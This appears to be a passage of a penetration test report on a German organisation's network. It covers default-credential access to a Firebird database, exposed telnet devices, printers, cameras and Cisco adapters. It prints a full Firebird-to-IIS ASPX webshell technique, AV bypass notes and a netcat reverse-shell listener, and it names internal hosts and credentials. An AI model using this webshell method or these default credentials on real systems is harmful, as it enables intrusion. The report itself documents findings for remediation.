Medium	Medium	Medium

8.6.1. Analysis

When analyzing the booking system, we found a domain share on which the main application appears to be stored. Connection parameters were found in the ini file of the main application, with the help of which and using the default password of Firebird SQL a connection to the database could be established.



```
:\Program Files (x86)\Firebird\Firebird_3_0>isql.exe
Use CONNECT or CREATE DATABASE to specify a database
SQL> connect '192.168.1.63/3050:/mnt/nvme/...' user 'SYSDBA' password 'masterkey';
Database: '192.168.1.63/3050:/mnt/nvme/... = Fdb', User: SYSDBA
SQL> SELECT RDB$RELATION_NAME
FROM RDB$RELATIONS
WHERE RDB$SYSTEM_FLAG = 0
AND RDB$VIEW_BLR IS NULL
ORDER BY RDB$RELATION_NAME;

RDB$RELATION_NAME
=====
ACCOUNTING_CASH_REGISTERS
ADRESSEN
...
ARTICLE_ARTICLES
ARTICLE_ARTICLES_2
ARTICLE_ARTICLE_PRICE_DATES
ARTICLE_ARTICLE_PRICE_LISTS
ARTICLE_ARTICLE_TRANS
ARTICLE_ARTICLE_WP_RESOURCES
ARTICLE_FIXED_CHARGES
```

After the connection, all table names were queried and interesting data was read out.

Tables:

```
TABLE_NAME
=====
ARTICLE_ARTICLES
CHECK_IN_KONFIGS
CHECK_IN_KONFIGS
CHECK_IN_KONFIGS
DIVERSES
DIVERSES
DIVERSES
DIVERSES
DIVERSES
DIVERSES2
DIVERSES2
EMAILACCOUNTS
EMAILACCOUNTS
GAESTESTAMM
... EINSTELLUNGEN
... EINSTELLUNGEN
... EINSTELLUNGEN
MAILER_EINSTELLUNGEN
MAILER_EINSTELLUNGEN
USER_USERS
USER_USERS

TABLE_NAME
=====
USER_USERS
USER_USERS
USER_USERS
WEB_CONFIG
WEB_CONFIG
XMITARBEITER
MITARBEITER
GUESTREGISTRATION
GAESTESTAMM_BACKUP
DIVERSES_EMAILS
ARTICLE_ARTICLES_2
... STESTAMM
```

SMTP passwords:

```
SQL> select pop3address,smtpuser,smtpass from emailaccounts where smtpass is not null;
```

POP3ADDRESS	SMTUSER	SMTPPASS
192.168.1.100	bearing.sa	
192.168.1.100	bearing.no	
192.168.1.100	bearing.po	
192.168.1.100	bearing.ke	
192.168.1.100	bearing.gr	
192.168.1.100	bearing.ra	
192.168.1.100	bearing.ti	
192.168.1.100	bearing.me	
192.168.1.100	bearing.wi	
192.168.1.100	bearing.no	
192.168.1.100	bearing.le	
192.168.1.100	bearing.al	
192.168.1.100	bearing.ba	
192.168.1.100	bearing.gr	
192.168.1.100	bearing.bl	
192.168.1.100	bearing.se	
192.168.1.100	bearing.se	
192.168.1.100	bearing.fu	
192.168.1.100	bearing.ro	
192.168.1.100	bearing.br	

User passwords (Encrypted):

```
SQL> select ENCRYPTED_PASSWORD,AUTHENTICATION_TOKEN,USERNAME from USER_USERS;
```

```
SQL> select ENCRYPTED_PASSWORD,AUTHENTICATION_TOKEN,USERNAME from USER_USERS;
```

ENCRYPTED_PASSWORD	AUTHENTICATION_TOKEN	USERNAME
\$2\$	wx	admin
\$2\$	Mq3	ga
\$2a\$	RVE	rei

8.6.2. Recommendation

We recommend storing a secure password for authentication to the database and not using default credentials.

8.7. Potential Denial of Service Attack of XPORT Lantronix Devices

Probability	Impact	Risk
Medium	Medium	Medium

8.7.1. Analysis

When analyzing the network, several XPORT devices with open TCP port 9999 were found. If you open a Telnet connection via this port, you can configure the device and read out existing configurations. This allows a denial of service attack to be launched. (<https://dariusfreamon.wordpress.com/2015/05/04/lantronix-xdirect-serial-to-ethernet-server-xport-unauthenticated-access/>)

```
Telnet 192.168.87.240
MAC address 0080A39BF447
Software version V6.10.0.3 (171229) XPTEXE
Press Enter for Setup Mode
_
```

All found devices:

- 192.168.111.4
- 192.168.115.230
- 192.168.12.230
- 192.168.14.9
- 192.168.15.240
- 192.168.21.231
- 192.168.35.230
- 192.168.38.230
- 192.168.4.230
- 192.168.40.240
- 192.168.42.230
- 192.168.44.230
- 192.168.45.240
- 192.168.48.9
- 192.168.69.230
- 192.168.7.240
- 192.168.77.160
- 192.168.8.8
- 192.168.83.139
- 192.168.85.230
- 192.168.86.230
- 192.168.87.240
- 192.168.96.151
- ATxxACDSxx099.ACDS.local (192.168.0.99)
- ATxxACDSxx230.ACDS.local (192.168.67.230)
- ATXXACDSXX098.ACDS.local (192.168.0.98)
- ATSECF230.ACDS.local (192.168.28.230)
- K8KX312.ACDS.local (192.168.26.33)
- K937BKY7.ACDS.local (192.168.13.29)
- K9BFY7Y7B.ACDS.local (192.168.117.271)
- K9BFY75K.ACDS.local (192.168.116.253)
- K9BFY768.ACDS.local (192.168.4.231)
- K9BF6EF.ACDS.local (192.168.90.23)
- KX73B88.ACDS.local (192.168.66.100)
- KX93X98.ACDS.local (192.168.120.210)
- KKF3B91.ACDS.local (192.168.30.15)
- KKF3D9D.ACDS.local (192.168.25.230)
- KKF3DX7.ACDS.local (192.168.17.230)
- KKF3DX9.ACDS.local (192.168.3.230)
- KKF3DBE.ACDS.local (192.168.9.11)
- KKF3DBF.ACDS.local (192.168.5.230)
- KKF3DD5.ACDS.local (192.168.10.230)
- KD0299K.ACDS.local (192.168.31.230)
- KD02XX5.ACDS.local (192.168.18.230)
- KD0519K.ACDS.local (192.168.32.230)
- KEF6B93.ACDS.local (192.168.6.230)
- DEACDF230.ACDS.local (192.168.76.230)
- XtxAxCx001.ACDS.local (192.168.77.220)
- Kb161Y72.ACDS (192.168.70.250)
- KKf3db9.ACDS.local (192.168.27.230)
- KKf3dbd.ACDS.local (192.168.56.230)

8.7.2. Recommendation

We recommend not making these Telnet Management Interfaces accessible or moving these devices to a specially segmented network and securing them with appropriate firewall rules.

8.8. Local rights extension by Firebird (Privesc Attempt)

Probability	Impact	Risk
Medium	Medium	Medium

8.8.1. Analysis

When analyzing whether it is possible to escalate rights on the newer terminal server with our assigned non-administrative user account, we were able to take over the IIS service user using IIS and Firebird. The webshell used for this purpose had to be rewritten to bypass the antivirus. However, it was not possible to get to the administrator escalation.

Creation of the webshell with Firebird Local:

```
C:\Program Files (x86)\Firebird\Firebird_3_0>isql
Use CONNECT or CREATE DATABASE to specify a database
SQL> CREATE DATABASE 'C:\magic3' user 'SYSDBA' password 'masterkey';
SQL> CREATE TABLE a( x blob);
SQL> ALTER DATABASE ADD DIFFERENCE FILE 'C:\inetpub\wwwroot\magic3.aspx';
SQL> ALTER DATABASE BEGIN BACKUP;
SQL> INSERT INTO a VALUES ('
CON> <%@ Page Language="C#" Debug="true" Trace="false" %>
CON> <%@ Import Namespace="System.Diagnostics" %>
CON> <%@ Import Namespace="System.IO" %>
CON> <script Language="c#" runat="server">
CON> void Page_Load(object sender, EventArgs e)
CON> {
CON>
CON> }
CON>
CON> void a(string c){
CON>     ProcessStartInfo psi = new ProcessStartInfo();
CON>     psi.FileName = "cmd.exe";
CON>     psi.Arguments = "/c " + c;
CON>     psi.RedirectStandardOutput = true;
CON>     psi.UseShellExecute = false;
CON>     Process p = Process.Start(psi);
CON>     StreamReader stmrdr = p.StandardOutput;
CON>     string s = stmrdr.ReadToEnd();
CON>     stmrdr.Close();
CON>     Response.Write("<pre>");
CON>     Response.Write(Server.HtmlEncode(s));
CON>     Response.Write("</pre>");
CON> }
CON>
CON> void e(object sender, EventArgs e){
CON>     a(txt.Text);
CON> }
CON>
CON> </script>
CON> <HTML>
CON> <HEAD>
CON> <title>Hello There</title>
CON> </HEAD>
CON> <form id="test" method="post" runat="server">
```

```

CON> <asp:TextBox id="txt" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP:
20px" runat="server" Width="250px"></asp:TextBox>
CON> <asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP:
18px" runat="server" Text="execute" OnClick="e"></asp:Button>
CON> </form>
CON> ');
SQL> COMMIT;
SQL> EXIT;
    
```

Benutzername SID
iis_appool/defaultappool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

Gruppenname	Typ	SID	Attribute
Verbindliche Beschriftung\Hohe Verbindlichkeitsstufe	Bezeichnung	S-1-16-12288	
Jeder	Bekannte Gruppe	S-1-1-0	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
ATRZGHRDS047\FsLogix ODFC Include List	Alias	S-1-5-21-1372037612-3251352674-987375480-1002	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
ATRZGHRDS047\FsLogix Profile Include List	Alias	S-1-5-21-1372037612-3251352674-987375480-1000	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
VORDEFINIERT\Benutzer	Alias	S-1-5-32-545	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
NT-AUTORITÄT\DIENST	Bekannte Gruppe	S-1-5-6	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
KONSOLENAMELDUNG	Bekannte Gruppe	S-1-2-1	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
NT-AUTORITÄT\Authentifizierte Benutzer	Bekannte Gruppe	S-1-5-11	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
NT-AUTORITÄT\Diese Organisation	Bekannte Gruppe	S-1-5-15	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
VORDEFINIERT\IIS_IUSRS	Alias	S-1-5-32-568	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
LOKAL	Bekannte Gruppe	S-1-2-0	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
	Unbekannter SID-Typ	S-1-5-82-0	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert

Berechtigungsinformationen

Berechtigungsname	Beschreibung	Status
SeAssignPrimaryTokenPrivilege	Ersetzen eines Tokens auf Prozessebene	Deaktiviert
SeIncreaseQuotaPrivilege	Anpassen von Speicherkontingenten für einen Prozess	Deaktiviert
SeAuditPrivilege	Generieren von Sicherheitsberwachungen	Deaktiviert
SeChangeNotifyPrivilege	Auslassen der durchsuchenden Überprüfung	Aktiviert
SeImpersonatePrivilege	Annehmen der Clientidentität nach Authentifizierung	Aktiviert
SeCreateGlobalPrivilege	Erstellen globaler Objekte	Aktiviert
SeIncreaseWorkingSetPrivilege	Arbeitssatz eines Prozesses vergrößern	Deaktiviert

No further possibilities for privilege escalation were found.

The default webshell code was recognized by the AV and had to be rewritten into the above mentioned "obfuscated" C# code. (so we were able to successfully bypass the AV)

We were also able to inject an obfuscated Netcat binary past the antivirus. This allowed us to create a complete reverse shell locally on the IIS user.

Volume in Laufwerk C: hat keine Bezeichnung.
Volumennummer: 5E19-9B64

Verzeichnis von C:\Users\Public

```

[~/tools/PE-Obfuscator/script (main) > nc -l 4444
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle Rechte vorbehalten.

c:\windows\system32\inetsrv>
    
```

8.8.2. Recommendation

As with the general Firebird point, we recommend deactivating the feature mentioned above and not using default passwords. It may also be necessary to update the antivirus, as the above-mentioned bypass options do not require a great deal of effort. During the rest of the pentest, we noticed that the antivirus system reacts differently in specific cases.

8.9. Printer with default passwords

Probability	Impact	Risk
Low	Low	Low

8.9.1. Analysis

When analyzing the network, some printers were found that had default passwords set for administrative access. If the default password is not changed, the attacker can easily access the printer's settings and functions. This can lead to unauthorized use of the printer, such as printing unwanted or malicious documents. In addition, an attacker can potentially intercept sensitive information. Modern printers often store print jobs that may contain confidential information, such as business reports or personal documents. An attacker can retrieve and misuse this information, which can lead to data breaches or identity theft.

In addition, some printers offer the ability to perform firmware upgrades. If an attacker has access to a printer with a default password and has the ability to upgrade the firmware, they can install malicious or tampered firmware. This can turn the printer into a tool to carry out further attacks within the network or even intercept and manipulate all network traffic.


Almost all of the printers found/tested still have default passwords.

Example 192.168.87.1:

opAccess e-Filing
Abmelden

Gerät Aufträge Protokolle Registrierung Zähler Benutzerverwaltung Administration

Gerät AKTUALISIEREN



Optionen

Finisher	Auftragstrennung
Lochungseinheit	Kein
Faxen	Installiert

Toner

Gelb(Y)	34%
Magenta(M)	83%

[Software installieren](#)

Geräte-Informationen

Status	Störungsmeldungen
Name	DE111111111111
Standort	0101-München - Stadthaus
Modellname	TOSHIBA e-STUDIO2505AC
Seriennummer	CFGF40600
MAC-Adresse	00:00:91:b3:06:e3
Größe Hauptspeicher	4096 MB
Größe Seitenspeicher	646 MB
Save as File & e-Filing verfügbarer Speicherplatz	120827 MB
Verfügbarer Fax-Speicher	958 MB
Kontaktinformation	PC Help Consulting GmbH
Telefonnummer	06319607870
Nachricht	ID 7483

Störungsmeldungen

- Papiermangel in Kassette 3 - Bitte Papier nachlegen.

Papier

Kassette	Größe	Dicke	Merkmal	Kapazität	Stufe
Kassette 1	A4	Normal	Kein	550	

[Oben](#) | [Hilfe](#)

©2018 TOSHIBA TEC CORPORATION All Rights Reserved.

Default access: 123456

Dokumentname	Typ	Papier	Kopien	Seiten	Zeitstempel
2.jpg	Drucken	A4	1	1	08/05/2023 10:45:13
1.jpg	Drucken	A4	1	1	08/05/2023 10:38:31
APznzaYDix7wG6nTtlQhw22scq5g3GrhL6QmtbM...8JTBnRIMPitOGZU...	Drucken	A4	1	1	08/05/2023 10:22:08
Report531401632232862	Drucken	A4	1	60	08/05/2023 10:22:06
ACFrOgAZHJkLp805sgqQMrDC-udaqbQbvj-afZs...V6jl3-HpXSpWdGRB...	Drucken	A4	1	1	08/05/2023 10:15:38
Crystal Reports -	Drucken	A4	1	1	08/05/2023 09:58:21
Crystal Reports -	Drucken	A4	1	1	08/05/2023 09:47:00
-Re51ED.pdf	Drucken	A4	1	2	08/05/2023 09:40:03
about:blank	Drucken	A4	1	2	08/05/2023 09:31:16
Tis... - Google Docs	Drucken	A4	1	1	08/05/2023 09:30:46
Zi... .xlsx - Google Tabellen	Drucken	A4	1	1	08/05/2023 09:11:22
Zi... .xlsx - Google Tabellen	Drucken	A4	1	1	08/05/2023 09:03:19
ACFrOgCYIE7OH60bb4Op79xsbeSW27kF9NJUx3...iPAfydABMoyrTIVg...	Drucken	A4	1	1	08/05/2023 09:00:10
Zi... .xlsx - Google Tabellen	Drucken	A4	1	1	08/05/2023 08:59:53
Crystal Reports -	Drucken	A4	1	1	08/05/2023 08:56:04


Installation Software Paket

Dateiname


Aktuelle Software Liste

Name	Version	Erstellt am	Datum der Installation
SYSTEM FIRMWARE	T373SF0W1200		2019-07-30
SYSTEM SOFTWARE	T373HD0W1210		2019-07-30
ENGINE FIRMWARE	TH373MWW34		2018-10-30
SCANNER FIRMWARE	TH370SLGWW19		2018-10-30
RADF/DSDF FIRMWARE	H617DFWW10		2019-07-30
PFC FIRMWARE	TH373FVWW14		2018-10-30
NIC FIRMWARE	T370NIC0W0012		2011-01-30
FAX1 FIRMWARE	FAXH625TA11		2019-07-30

192.168.3.1




Admin:blank




192.168.2.1:

Admin:blank



192.168.0.196:



Willkommen!

Nicht sicher | <https://192.168.0.196/stat/welcome.php?tab=status>

xerox® AltaLink® C8055

admin-Abmelden

Startseite | Aufträge | Drucken | Scannen | Adressbuch | Einrichtung | Support

Energiesparmodus
Name: ATS-96
Modell: Xerox® AltaLink® C8055 Multifunction Printer
Geräteseriennummer: 3712369239
IPv4-Adresse: 192.168.0.196
Administrator: Nicht eingestellt

Details

8.9.2. Recommendation


We recommend assigning a strong administrator password to all accessible printers in the network.

8.10. ACTi E32 cameras default access

Probability	Impact	Risk
Low	Low	Low

8.10.1. Analysis

When analyzing the network, some ACTi cameras were found. It was possible to log in with the default access admin:123456 and retrieve video streams from the cameras. This was tested at 192.168.87.21-26, from which it could be concluded that all ACTi cameras have the same configuration.



8.10.2. Recommendation


We recommend providing the cameras with a strong administrator password and/or placing the cameras in their own network segment and providing them with appropriate technical means (firewall with restrictive rulebase). The devices are already correspondingly old, and replacement with simultaneous network segmentation may also be a possible option.

8.11. Meteocontrol password information disclosure


Probability	Impact	Risk
Low	Low	Low

8.11.1. Analysis

When analyzing the network, a Meteocontrol system was found (192.168.87.239), for which it is possible to read out the administrator password with the following exploit. (<https://www.exploit-db.com/exploits/39822>)



The access can then be used for a denial of service attack (through configuration changes).



The Meteocontrol system also provides a command line interface that could be abused for code execution by finding a "allowed commands" bypass.

8.11.2. Recommendation

We recommend updating the system.

8.12. Cisco Phone Adapter default access

Probability	Impact	Risk
Low	Low	Low

8.12.1. Analysis

When analyzing the network, we found a Cisco Phone Adapter Configuration Utility. This still had the default access stored for the admin access. (admin:admin)

192.168.90.16:

The screenshot shows the 'Information' page of the Cisco Phone Adapter Configuration Utility. On the left is a navigation menu with options like System, SIP, Provisioning, Regional, Line 1, User 1, Line 2, and User 2. The main content area is titled 'Information' and is divided into two sections: 'Product Information' and 'System Status'. 'Product Information' lists details such as Product Name (ATA190), Software Version (1.2.2(003)), MAC Address (34DBFD19949A), and Customization (Open). It also includes Serial Number (CCQ195108AX), Hardware Version (1.1.1), and Client Certificate (Installed). 'System Status' shows the current time (5/8/2023 03:15:16) and elapsed time (5 days and 11:33:22), along with statistics for RTP Packets Sent/Recv, SIP Messages Sent/Recv, and SIP Bytes Sent/Recv.

CISCO ATA as well:

The screenshot shows the 'Device Information' page for a Cisco ATA 186 (SCCP). The browser address bar shows '192.168.90.62/DeviceInfo'. The page has a dark green header with 'Device Information' and 'Cisco ATA 186 (SCCP)'. A left sidebar contains a navigation menu with categories like Device Information, Network Configuration, Ethernet Statistics, RTP Statistics, Change Configuration, Network Parameters, SCCP Parameters, Tone Parameters, Audio Parameters, Service Parameters, Debug Parameters, Services, and Phone Status. The main content area lists various device parameters: MAC Address (001b2ae81fc3), Host Name (ata001b2ae81fc3), Phone 1 DN (0), Phone 2 DN (0), App Load ID (ATA001b2ae81fc31A), S/W Version (3.02.03(051201A)), H/W Version (0x0013 0x0000), Serial Number (INM110718SK), Product ID (ATA186I2-A), H/W Features (0x00000016), Firmware (ATA001b2ae81fc301A.zup), VLAN ID (0), and Config File (ata001b2ae81fc3).

8.12.2. Recommendation

